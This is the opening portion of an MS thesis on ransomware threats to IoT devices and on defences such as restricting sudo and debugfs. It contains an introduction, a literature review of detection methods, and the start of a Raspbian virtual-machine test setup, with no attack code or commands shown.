Ransomware Mitigation for Internet of Things

by

Zikrat Jamil

A thesis submitted to the faculty of Information Security Department, Military College of Signals, National University of Science and Technology, Rawalpindi in partial fulfillment of the requirements for the degree of MS in Information Security

August 2020

CERTIFICATE

This is to certify that **NS Zikrat Jamil** Student of **MSIS-15** Course Reg.No **00000171900** has completed her MS Thesis title **“Ransomware Mitigation in Internet of Things “**under my supervision. I have reviewed her final thesis copy and am satisfied with her work.

Thesis Supervisor

(**Maj(r) Muhammad Faisal Amjad, PhD**)

Dated: ______August 2020

Declaration

I hereby declare that no portion of work presented in this thesis has been submitted in support of another award or qualification either at this institution or elsewhere

Dedication

"In the name of Allah, the most Beneficent, the most Merciful"

I dedicate this thesis to my Parents, Siblings, and Teachers who supported me at each step of the way.

Acknowledgments

All praises to Allah for the strengths and His blessing in completing this thesis.

I would like to convey my gratitude to my supervisor, Major (r) Associate Professor Muhammad Faisal Amjad, PhD, for his supervision and constant support. His invaluable help of constructive comments and suggestions throughout the experimental and thesis works are major contributions to the success of this research. Also, I would thank my committee members; Associate Professor/HoD Research Dr Haider Abbass, and Assistant Prof Muhammad Waseem Iqbal for their support and knowledge regarding this topic.

Last, but not the least, I am highly thankful to my senior Ahsan. He helped me to complete my thesis. I would like to thank him for all his support through my times of stress.

Abstract

As the list of Internet of Things' (IoT) devices, and the advantages they offer, continues to grow, the security threats to these devices continue to flourish. Most dangerous and irrepressible among these threats is ransomware that not only causes severe fiscal losses but also puts the security and integrity of the individuals and organizations' data at risk. With revolutionary ingress of IoTs devices and Businesses setups, ransomware can now be anticipated as a threat to the user's life since smart devices' security is a field that still lags behind device manufacturing. Ransomware has never been a term unknown to the field of cyber security. As the technology continues to advance with new malware detection tools and security measures, attack surface keeps growing owing to addition of new systems and devices. One such case is the risk of ransomware attacks in IoT devices and networks. IoTs have amalgamated in our daily lives with their applications in every industry targeting from households to national infrastructures. Yet the security techniques for the data protection for IoTs lag behind their development pace. These devices offer potential attack space to hackers and can put large sum of data at stake making their users vulnerable to such attacks that may result in huge data and money loss. In this study we take Raspbian operating system as a case study to analyze the impact of ransomware attack on IoT based system. To show the significance of ransomware in IoT we created the modified linux ransomware for IoT. The implementation shows that the existing linux ransomware can be modified and executed on IoT devices easily. The study further suggests the mitigation techniques for such ransomware attacks such as: kernel hardening by limiting sudo (super user do) privileges, access denial for "debugfs functionality", and restricting the developmental tool installation. The results show that device security can be enhanced through sudo restriction without significantly effecting device functionality as IoT devices are perfectly fine without user having root access.

Table of Contents

Pa ge

CHAPTER 1: INTRODUCTION.. 10

1.1 Background.. 10

1.2 IoT Architecture and Standardization.. 11

1.2.1 IoT Operating Systems 11

1.2.2 IoT Elements and Protocols... 12

1.2.3 IoT Open Security Issues 14

1.3 Ransomware 14

1.4 Remunerative Business.. 15

1.5 Motivation and Problem Statement... 15

1.6 Objectives.. 16

1.7 Thesis Contribution 16

1.8 Thesis Organization... 17

CHAPTER 2: LITERATURE REVIEW 18

2.1 Ransomware and IoT Devices: A Potential Entry Point in Malicious Attack 18

2.1.1 Device Malfunction 18

2.1.2 Ransom (Money)... 18

2.2 Existing Ransomware Detection Mechanism 19

CHAPTER 3: METHODOLOGY.. 23

3.1 Raspbian Operating System as a Case Study... 23

3.1.1 Assumption on Ransomware Execution 23

3.1.2 Ransomware Analysis/Testing Environment Setup 23

3.1.3 Configuration of Raspbian OS.. 25

3.1.4 Running a Ransomware on Raspbian... 31

Python Ransomware:.. 32

Ransomware Written in C.. 36

2nd Ransomware written in C.. 39

3rd Ransomware written in C 42

Code Modification for Size 44

CHAPTER 4: DEFENCE MECHANISM 50

4.1 Limitation of Existing Solutions 50

4.2 Linux Based Ransomware 50

4.3 Block Size and Code Modification 50

4.4 Proposed Solution 50

4.4.1 Super User Privileges 50

Reduce Attack Surface 51

4.4.2 Limiting the Sudo Privileges 51

4.4.3 Preventing “debugfs” functionality 53

4.4.4 Restriction on installation of development tool 53

CHAPTER 5: CONCLUSION AND FUTURE WORK 54

References 55

List of Figures

Figure 1: Debian GNU/Linux menu........24
Figure 2: Installation of Raspbian Operating System on Virtual Machine........25
Figure 3: Selecting country........25
Figure 4: Setting Password........26
Figure 5: Updating Software........26
Figure 6: Taking snapshot in VM for saving first state........27
Figure 7: Python version already installed in Raspbian........27
Figure 8: Python New Version........29
Figure 9: Installing pip in Python new version........29
Figure 10: Pip in Ransomware file........30
Figure 11: Copy Ransomware from USB to Raspbian OS........32
Figure 12: Ransomwares for Testing........32
Figure 13: Taking a snapshot before running a ransomware on Raspbian OS........33
Figure 14: Ransomware 1(Written in Python)........33
Figure 15: Running ransomware on Raspbian terminal........34
Figure 16: Ransomware asking for to install a plugin........34
Figure 17: Ransomware execute successfully........35
Figure 18: Ransom Note placed by ransomware on raspbian desktop........35
Figure 19: Ransomware files written in C language........36
Figure 20: Running a Ransomware file using gcc........36
Figure 21: Compilation Done........37
Figure 22: Execution of ransomware........37
Figure 23: After successful execution of ransomware........38
Figure 24: 2nd Ransomware files written in C language........39
Figure 25: Compilation of Ransomware........39
Figure 26: Executing a ransomware........40
Figure 27: Debugging a ransomware........40
Figure 28: Executing a debugging file........40
Figure 29: After successful execution........41
Figure 30: 3rd Ransomware files written in C language........42
Figure 31: Installing required libraries........42
Figure 32: Installation of Open SSL........43
Figure 33: Compilation Done........45
Figure 34: Ransomware execution........45
Figure 35: Targeted folder........46
Figure 36: Compilation of Ransomware in targeted folder........46
Figure 37:Compilation Done........47
Figure 38: Execution Done........47
Figure 39: Ransom Note........48
Figure 40: Document folder has the note as well (All folder contain Ransom note after executing a ransomware in Raspbian Home)........48
Figure 41: Ransom Note Download folder........49
Figure 42: Operating system hardening to prevent malicious code execution on kernel........51

List of Tables

Table 1: Brief Description of related work on Internet of Things security 21
Table 2: Specification of Testing Environment..23
Table 3: Ransomware Features 32

CHAPTER 1: INTRODUCTION

1.1 Background

The 20th and the 21st centuries are known as the "Technological Era" because of the revolutionary changes which IT has brought to human life. During this era, human life evolved from computers to smart phones. The advancement in IT further led to the introduction of IoT devices into human life when John Romkey in 1990, introduced a toaster which could be set on or off, using internet. Later, IoT devices became part of everyday life in the form of smart home, health care, smart watches etc. and still its uses are expected to be increased in upcoming years.

The concept was further extended to the efficient control of bigger industrial units and infrastructures like smart farming [1], precision farming, livestock marketing [2], smart greenhouses, industrial plant automation, transportation, marketing solutions and many other personal and business applications. The successful attempts further encouraged the use of IoTs in Healthcare industry [3] as this is among the largest industries involving engineering, science and IT infrastructure. Some common applications include healthcare fitness solutions, elderly care systems, and even chronic disease care and management systems [4]. Not only the healthcare systems are run and managed using IoTs now, various crucial medical sensors and equipment rely on IoTs for their monitoring and control. Some widely used IoT based medical devices include glucose monitoring sensor, electrocardiogram monitor [5], blood pressure monitor [6], oxygen saturation monitor [4], rehabilitation systems [7] [8] [9] [10], and IoT enabled wheelchairs [11]. All these medical devices are crucial in determining and managing patient health. Monitoring and control of these devices and equipment is of great importance having human lives at stake.

As the world keeps moving toward digitalization and smart technologies that becoming more interconnected with each other. The IoT are impacting almost all businesses as technologies begin to interconnect and making decision autonomously without human involvement. The main objective of IoTs is to transform our physical world into digital signals; ready for the enhancements assured by faster communication and robust analytics [12]. In other words, IoT play a valuable role to making a digital structure more efficient and smarter. The IoTs allow the physical objects to "communicate" by sharing information and directing decision among themselves [13]. This communication allows IoTs to offer a myriad of solutions to help realize the concepts of smart cities, smart energy management, wide surveillance networks, and emergency care provision networks [4].

For the system decentralization, through the placement of distributed energy generation and energy storage, the IoT embraces noteworthy latent for management and business model opportunities due to its capacity to aggregated data. Future decentralized structures need micro-level control and monitoring to influence their potential as benefactors to improve electricity systems operation [14].

The IoT has a variety of application domains. The applications for IoT are as frequent as diverse, as IoT resolutions are progressively ranging to effectively all areas of everyday life [15].

1.2 IoT Architecture and Standardization

1.2.1 IoT Operating Systems

IoT systems, unlike mobile devices, are compatible with a wide range of commercial and open source operating systems [16]. Following are the IoT operating systems which are driving the future:

RIOT OS: having a user-friendly API, this operating system is well-suited to a variety of running platform. Its efficient resource requirements and power usage makes it compatible with PCs n embedded devices alike.

Windows 10 for IoT: This Microsoft's embedded OS has two sub-operating systems: core and enterprise. The former supports two architectures: ARM and Intel Atom. The core sub-system also entertains Raspberry Pi.

Raspbian OS: Based on Debian, Raspbian is an open source operating system that supports optimization for Raspberry Pi hardware which is most commonly used in IoT devices. It supports basic programs and different utilities for IoT.

WindRiver VxWorks: being robust and security efficient, this OS is used in security critical IoT applications. The OS also fulfills the certification requirements to be used in applications for crucial fields like aerospace and medical industries.

Google Brillo: This android based embedded OS system allows devices to communicate using its “Weave” protocol without the need of having an android OS installed in them.

ARM Mbed OS: A single-threaded OS, Mbed OS is developed by ARM and only support its own architecture. The OS is expected to be used in smart home applications and wearable devices.

Embedded Apple iOS and OS X: Both iOS and OSX have been modified by Apple to run on IoT endpoints for the development of various IoT devices like Apple watch, Apple TV, and CarPlay etc.

Nucleus RTOS: An embedded OS developed by Mentor Graphics. It has robust support for numerous embedded architectures and is popular in industries such as automotive, healthcare, utilities, industrial, and consumer electronics.

Green Hills Integrity: It fiercely competes in the automotive, industrial, medical field and aerospace/defense. It is popular for its long-lasting reputation for security, performance and reliability.

The above-mentioned variety of IoT will help the people to make choice from - other than the PCs, Tablets and Smartphones.

1.2.2 IoT Elements and Protocols

Following are the common IoT elements which are required to deploy the IoT solutions:

- Low energy sensors
- Communication services – Gateways, Routers, Modems
- Touch screens and battery support

IoT Standards and Protocols

IoT standard and protocols are proposed to facilitate and simplify different service provider’s job and application programmers. The World Wide Web Consortium (W3C), Internet Engineering Task Force (IETF), EPCglobal, Institute of Electrical and Electronics Engineers (IEEE) and the European Telecommunications Standard Institue (ETSI) are the different groups that led to providing protocols in support of the IoT. Following are the most prominent protocols defined by these groups [13]:

- Application Protocols

o DDS

o CoAP

o AMQP

o MQTT

o MQTT-SN

o XMPP

o HTTP REST

○ Infrastructure Protocols

o Routing Protocols

o Network Layer

o Link layer

o Physical/Device Layer

○ Influential Protocols

o IEEE 1888.3, IPSec

- o IEEE 1905.1

1.2.3 IoT Open Security Issues

Internet of Thing technologies have exceptional weaknesses with regard to cybersecurity such as high number of end points, inconsistent Protocols, Physical safety concerns [12].

As IoT platforms are dynamic, diverse and proactive socio-technical artifact that need a proper security protection. Security management in IoT industry is very significant due to its diverse nature. IoT reliant on to their own trademarked platform and protocols. IoT designing also a challenge as resources are limited for wireless sensor devices, big data and distributed networks. These challenges need standard protocols and appropriate technologies to be addressed. A cyber-attack on an IoT system results in unpredictable losses; such as loss of data which affects an organization's integrity, loss of business, and loss of money if it is a ransomware attack. However, if the attack is launched on a healthcare system or device, it can lead to sever consequences of loss of human lives as well. Hence, IoT device security against cyber-attacks is a crucial subject that has demanded robust solutions over the past few decades. As the cyber-attacks continue to proliferate in their types and nature, there exists no standard strategy to mitigate these attacks. Various studies and commercial solutions exist for different types of attacks

1.3 Ransomware

"Ransom" means money; that makes the term "Ransomware" for the category of malwares used for corrupting a system, device, or software for the sake of demanding ransom in return to restore the system's functionality. The malware is usually designed to lock the system in some way that the user cannot access it or any program in it. The system then displays a message demanding ransom for restoring the system's functionality. What is more horrifying is that messages are masked as from some local law enforcement companies with their logos printed with the message to deceive the user into considering the messages authentic [17]. Once the message appears, the system's functionality cannot be restored until the malware is removed from the system.

Till 2009, ransomware was limited to encrypting files and demanding ransom for the decryption key. But later in 2009 in Russia, it was the first time that a ransomware locked a display and demanded ransom. The scam later moved from Russia to Europe changing its types and medium of payment but the purpose remained same – ransom.

1.4 Remunerative Business

Businesses usually lack sophisticated systems defense thus making them vulnerable to malicious attacks. Ransomware is the significant threat to a remunerative business as it has the ability to shut down every division of businesses whether it is plants, manufacturing companies, smart technologies businesses or any other business dependent on technology. A data restoring strategy will not obligatory to make the ransomware trouble free. It needs a lot of financial cost to recover data depend upon the amount of data loss. Another important aspect for businesses is their reputation which may not be affordable for them to be compromised. It may affect the trust between customer and organization if they become the victim of ransomware. Considering these sides, we can conclude that it is necessary for business to make sure their system defense is capable to prevent malicious attacks.

The new pray of ransomware are Internet of things. Using diverse capabilities of internet technology IoT allows extensive solution via integration of different devices in a network. IoT devices are controlled remotely and operate more efficiently and effectively as they collect and transfer data automatically without human interaction. Some notable applications of such IoT solutions include home and office monitoring, environmental monitoring, security and surveillance, education and healthcare. Due to its heterogeneous nature, IoT is providing a bigger attack surface for cyber-attackers and has become prone to Ransomware attacks. While the malware is proliferating at a fast pace, the IoT R&D industry lags in providing effective mitigation measures due to lack of early detection of ransomware attacks. There is a need of comprehensive classification and shortlisting of the features that cause such attacks.

1.5 Motivation and Problem Statement

Though opening myriad of opportunities, field of IoTs is under-developed and with every new opportunity evolves a new threat owing to the technology gaps in its development.

IoT devices are used to store and share millions of bytes of data. This shared data comprises of a large amount of personal and private information. Preserving the security and integrity of this shared data in case of a security breach is a significant issue that cannot be ignored. Numerous security issues in IoT devices are focused around operating systems which are undefended. Whether with or without user consents, restricted data provision due to data misuse and other privacy concerns can be a major hindrance in harnessing the full impending of these networks. One such privacy concern is the ransomware attack, the most trending malware attack growing exponentially, which causes monitory and reputation loses to the businesses and corporations. This has initiated research towards developing advanced security solutions that can be effective in securing user and other sensitive data that can cause ransom attacks to IoT industry.

1.6 Objectives

The thesis develops on the following three objectives: -

- To propose a mitigation solution to prevent/ reduce attack surface for ransomware in IoT.
- To identify the factors that involved in ransomware execution in IoT
- Apply propose solution to IoT for the prevention of Ransomware

1.7 Thesis Contribution

To the best of our knowledge the mechanism proposed in this paper has not been used for ransomware attacks. Moreover, limiting superuser privileges, deny access for "debugfs" and restricting installation of development tools is also not used in the existing literature.

Following are the thesis main contribution:

- Demonstrated how malwares, especially ransomware, written for linux can easily be modified to use against IoT devices.
- Proposed a novel approach to reduce the attack surface for ransomware which is limiting or restricting the super user privileges (Sudo) in IoT
- Next, we have proposed a solution by restricting the functionality of "debugfs" function in IoT, which prevent the attacker to take full control on IoT device

- Unlike existing work, we have considered multiple ransomware attacks written in python and C language for linux and used on IoT operating system for the validity and can be implemented in distributed manner.

1.8 Thesis Organization

The thesis is organized as follow:

- Chapter 2 covers the literature reviewed in the thesis. The existing detection mechanisms and their working to prevent malicious code exaction for IoT networks.

- Chapter 3 contains the methodology used to attack and detect ransomware in IoT operating system that is Raspbian operating system. Working of ransomware, language of ransomware and attack vectors used by ransomware for execution on operating system.

- Chapter 4 covers the predicted outline for defense, reducing attack surface, application level utilities in operating system. Explanation of factors that help to reduce the attack surface for ransomware in IoT operating system.

- Chapter 5 conclude the thesis and future work.

CHAPTER 2: LITERATURE REVIEW

2.1 Ransomware and IoT Devices: A Potential Entry Point in Malicious Attack

Ransomware in IoT devices can be more damaging as compared to traditional malware attacks. It may affect an entire landscape of IoT environment and present security service which may not only lead to financial loss but also important data and device malfunctioning. Even though these devices are not used to store much data, but ransomware attack could cause a serious interruption to the manufacturing processes or disruption [17].

Until 2018, organizations have been threatened by targeted attack actors [18] although new security tools keep on emerging and existing security tools being continuously updated. As the IoT technology keeps on prevailing the space of network-connected devices, the lack of established security standards for IoT devices makes them potential entry points for attackers putting the networks at risk. As the traditional antivirus and other endpoint security software keep on updated to detecting these ransomware attacks, it is still needed to develop dedicated software for detecting such malware attacks and keeping devices and operating systems updated and safe [19].

2.1.1 Device Malfunction

Considering IoT devices data may not be the target for an attacker but device functionality is more effective to demand a ransom. In some cases, the attack disables factory reset option and takes full control out of the hands of user. Also, resetting the device may not be an option for the user as the data integrity has already been compromised and paying ransom is the only solution left to access the data again.

2.1.2 Ransom (Money)

IoT devices that contain important information may be interesting for an attacker to perform ransomware attack. Ransom usually means money which still is one of the fundamental motives behind such malware attacks. Usually money is asked as ransom by the hackers and paying that amount is the quickest solution that individuals and organizations find. Even if ransom is not paid, the IoT Vendors and organizations hit by such attacks do suffer from heavy monetary loss because of the data loss and down time.

2.2 Existing Ransomware Detection Mechanism

Detecting Crypto Ransomware: it is a solution that detects a ransomware attack in IoT device specifically android devices based on their energy consumption. The application's energy consumption is classified into several sub-samples which are then classified to build aggregate sub-sample's class labels. Two algorithms are used in this solution one describes the samples and the other is used to train a classifier. With a detection rate of 95.65% with 89.19% precision, this solution is reported to outperform other algorithms like Random Forest Classification, K-nearest neighbor, Neural Network, and Support Vector Machine [20].

Robust Malware Detection: This solution was specifically designed for IoBT (Internet of Battlefield Things) which is comprised of diverse range of internet connected devices and nodes. These IoBT are important to secure because these are valuable target for cyber criminals or state criminal. To infiltrate these devices the common attack used is Malware. Using deep learning, the software detects IoBT malware through device's sequence of operation codes (OpCode). These OpCodes are then transmitted into vector space and organized into malicious and benign using Eigenspace learning. It uses 2 algorithms; one is Graph Generation Algorithm for OpCode graph generation and the other is for Junk Code Insertion [21].

DICE: DICE is an automatic method for identifying and detecting the defective IoT devices with context extraction. There are two phases in DICE, one is the pre-computation phase in which the computer pre-computes the sensor correlation and the transition probability between the sensor states. The other phase is the real-time phase in which the system finds the defilement of sensor correlation and conversion to identify and detect the faults. While detecting, the system analyzes the sensor to detect any missing or newly reacting IoT device that is deviating from already grouped correlated sensor, and state transition to find any abnormal sequence. After all this procedure the system compares the problematic element with the probable ones. DICE evaluates different datasets and find the faulty IoT devices accurately [22]

Detecting ransomware on personal cloud storage: It is an approach which moves the ransomware from the local system to personal cloud storage. By utilizing the file versioning on the cloud storage, the recovery can be delayed and then 3 analyses are performed in combination with 'guilt by association' assumption to improve the false positive rate [23]

Content-based:

In content-based indicator, Shannon Entropy is used which is a measurement of file. Compressed and encrypted files have high entropy. To reduce the false positive rate of files standard deviation of the entropy of the data is used to distinguish between compressed and encrypted files. This method is based on the difference in the variance of high entropy blocks in the file data. By performing these you get the false positive rate and the applying the 'guilt by association' conclusion suspected case can be assured

Metadata-Based

In this, file type and file names are used to detect ransomware. File type describes the type of data stored and can also be determined by file extension or byte combination in the header of a file to determine the type. Usually encrypted files miss that information thus ransomware must prepend this information additionally. Once the file is observed which miss that information or the file type is changed it can be considered suspicious

Files name are not actually suspicious but ransomware can change the file names which are tested with Shannon entropy to get the insight on either the file name is hashed or encrypted.

UNVEIL: It is an automatic ransomware detection system. Ransomware tampers with the user file or desktop, UNVEIL actually generates an artificial user environment. In parallel, it tracks the changes made to the systems desktop that indicate the ransomware like behavior. UNVEIL has access to user files so that when the ransomware starts tempering the system which the attack actually is tempering with the artificial system it alerts the victim or user. It also detects the display of ransomware notes [24].

Early Mitigation System: This system detects malicious threads using graph based approach. It's per thread file system traversal highlights the malicious behavior. This method is also capable of detecting folders as per decoy folder velocity and is not limited to file detection only [25].

In-hub Security Manager: This is a central security manager is designed to monitor and intercept all the traffic that is routed to and from the devices attached to the hub. It is positioned at hub to entertain the modules intended to filter the malicious traffic that may exploit the devices if installed on them. In this way the security manager can intervene to deter and even eliminate the malicious features and strengthen the security of the devices attached. [26].

Following table explains the brief description of other related work on Internet of Things (IoT) Security.

Table 1: Brief Description of related work on Internet of Things security

Title	Description	Year	Reference
HADES-IoT: A Practical Host based Anomaly Detection System for IoT Devices (Extended Version)	In this paper, they present a practical Host-based Anomaly Detection System for IoT (HADES-IoT) that represents the last line of defense. HADES-IoT has proactive detection capabilities, provides tamper-proof resistance, and it can be deployed on a wide range of Linux-based IoT devices	2019	[27]
Preventing Ransomware Attacks Through File System Filter Driver	In this research they did not detect new ransomware samples, but simply focus on to protect integrity and availability of private data. In other words, they interfere with ransomware usual behavior, intercepting I/O request packets and denying operations on user's valuable data	2018	[28]
Intelligent Security	This Research focus on the Mutual and double authentication schemes, which reduces the traffic by eliminating the fault	2017	[29]

Framework for IoT Devices	and fake packets. This system provide security against the Quantum Attacks, improves the performance and reduces the bandwidth consumption		
IoT based Ransomware growth rate evaluation and detection using command and control blacklisting	In this paper they evaluated ransomware attacks statistics and growth rate. Cryptowall ransomware attack detection model based on the communication and behavioral study of Cryptowall for IoT environment	2017	[30]
Secure IoT framework and 2D architecture for End-To-End security	In this research they proposed a secure IoT framework to ensure an End-To-End security from an IoT application to IoT devices	2016	[31]
The intelligent IoT common service platform architecture and service implementation	In this research they have proposed the intelligent IoT common service platform and IoT Broker registration.in this model The IoT Broker registers the new device using device model, location, IP address. The device management sends a request for device authorization to the authorization function in the security framework	2016	[32]
Where to Kill the Cyber Kill-Chain: An Ontology-Driven Framework for IoT Security Analytics	In this paper we propose an ontology-based framework for the Internet of Things (IoT) to safeguard against Advanced Persistent Threats (APTs). The framework grasps the understanding of attack kill-chain, leveraged attack patterns and vulnerabilities and aligns them with network semantics to gauge their applicability on IoT systems	2016	[33]

CHAPTER 3: METHODOLOGY

3.1 Raspbian Operating System as a Case Study

Raspberry Pi is an open-source hardware platform that has gotten very popular these days. Raspberry Pi is a low-cost, credit card-sized computer that connects to a computer monitor or TV using HDMI, and uses a standard keyboard and mouse. It can run a host of operating systems, such as Raspbian (Debian Linux), Android, Windows 10, IoT Core, etc.

Lots of constraint arises when someone wants to operate IoT devices. An IoT OS can provide fixed solutions to those constraints. The main idea of the internet of things is connectivity between the web and sensor-based tiny devices on a system. As we know, each IoT device has its perspective. So, changeability is obvious for the operating systems. To bring new technology, giant tech companies are integrating different software and hardware with IoT operating systems. IoT operating system is software that ensures connectivity between IoT applications and embedded devices. The discussion below suggests some open source IoT operating systems which are practical to use for IoT devices.

3.1.1 Assumption on Ransomware Execution

IoT devices has many limitations which may give advantage to users or may lethal for a user/organization being exploitable to ransomwares. Assuming an execution of ransomware on IoT devices, ransomware can affect the device by encrypting sensitive data, by damaging or malfunction the device or other way around.

3.1.2 Ransomware Analysis/Testing Environment Setup

1-Downlaoded the OS Image file

2-Create a virtual machine on VMWare workstation.


3-Install Raspbian OS

Table 2: Specification of Testing Environment

	Version	Memory	Processor	Hard Disk	OS
Raspbian	OS.7z	8GB	4	20GB	Debian
VMware Workstation	15.5	8100 MB	-	-	Windows 10 (64 bit)


System Configuration

To run ransomware which are written in python and C in both languages, system is configured as per requirements.



```
Debian GNU/Linux menu (BIOS mode)

Run with persistence
Run and reset persistence
Run without persistence
Graphical install
Install
Install with speech synthesis
Help

Automatic boot in 2 seconds...
Press ENTER to boot or TAB to edit a menu entry
```

Figure 1: Debian GNU/Linux menu



Welcome to the Raspberry Pi Desktop!


Before you start using it, there are a few things to set up.

Press 'Next' to get started.

IP : 192.168.202.129

Figure 2: Installation of Raspbian Operating System on Virtual Machine

3.1.3 Configuration of Raspbian OS



Set Country

Enter the details of your location. This is used to set the language, time zone, keyboard and other international settings.

Country: Pakistan

